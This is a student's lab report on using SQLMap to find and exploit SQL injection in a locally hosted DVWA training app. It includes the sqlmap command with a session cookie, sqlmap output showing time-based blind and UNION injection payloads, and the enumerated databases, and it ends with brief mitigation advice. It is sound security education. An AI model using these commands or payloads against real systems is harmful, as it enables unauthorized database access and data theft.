

Assignment-2 SQLMAP

Sohail Shaik
Date:23-02-24
KHIT

Step 1:

Understood the usage of SQLMap which is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

Step 2:

After Installation of sql map using **sudo apt-get install sqlmap** command. I have got the following output.


```
(root@kali)-[~]
# sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.5.8-1).
0 upgraded, 0 newly installed, 0 to remove and 137 not upgraded.
```

Step 3:

I have installed and setup DVWA in my local machine using the command.

git clone <https://github.com/digininja/DVWA.git> **/var/www/html**

and now I am able to enter into DVWA which is a vulnerable web application. I used command **ls** to get the list of files in the DVWA.




```
(kali) ~
$ sudo su
(sudo) password for kali:
(root@kali) ~/home/kali
$ cd /var/www/html
zsh: no such file or directory: var/www/html
(root@kali) ~/home/kali
$ cd /var/www/html
(root@kali) ~/var/www/html
$ ls
index.html  index.nginx-debian.html
$ cd DVWA
(root@kali) ~/var/www/html/DVWA
$ ls
about.php  compose.yml  COPYING.txt  Dockerfile  favicon.ico  index.php  login.php  phpinfo.php  README.es.md  README.fr.md  README.id.md  README.md  README.pt.md  README.tr.md  README.zh.md  SECURITY.md  security.txt  security.php  setup.php  sqlmap.py
```

Assignment-2 SQLMAP


Sohail Shaik
Date:23-02-24
KHIT

I am using my apache2 server to hosting on local server which is my 10.0.2.15.



Step 4:

I got the target url .



I have performed sql injection on the target website by using command

sqlmap -u 'https://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#' -cookie 'PHPSESSID=vu1runns944ra3q1lj93j4uqr;security=low' -dbs

I have got the databases list used by the target website. They use

1. dvwa
2. information_schema

Assignment-2 SQLMAP

Sohail Shaik
Date:23-02-24
KHIT

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[02:01:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:01:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:01:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:01:12] [INFO] target URL appears to have 2 columns in query
[02:01:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id='1' AND (SELECT 6368 FROM (SELECT(SLEEP(5)))XcDWH) AND 'bRQNGSubmit=Submit'

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id='1' UNION ALL SELECT CONCAT(0x716b716a71,0x6a7a4561794b4a634a496359477a6a515a696446514d545968694f44755265476842446b4b6f6664,0x716a787171),NULL-- -6Submit=Submit

[02:01:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:01:13] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[02:01:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[02:01:13] [INFO] fetched data logged to text files under '/home/saidurgapu/.local/share/sqlmap/output/10.0.2.15'

[*] ending @ 02:01:13 /2024-02-26/
```

Step 5:

I have mentioned the commands I have used and results of them. The potential Impact of SQL injection is Criminals may use it to gain unauthorized access to your sensitive data,customer information, personal data, trade secrets, intellectual property, and more. For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.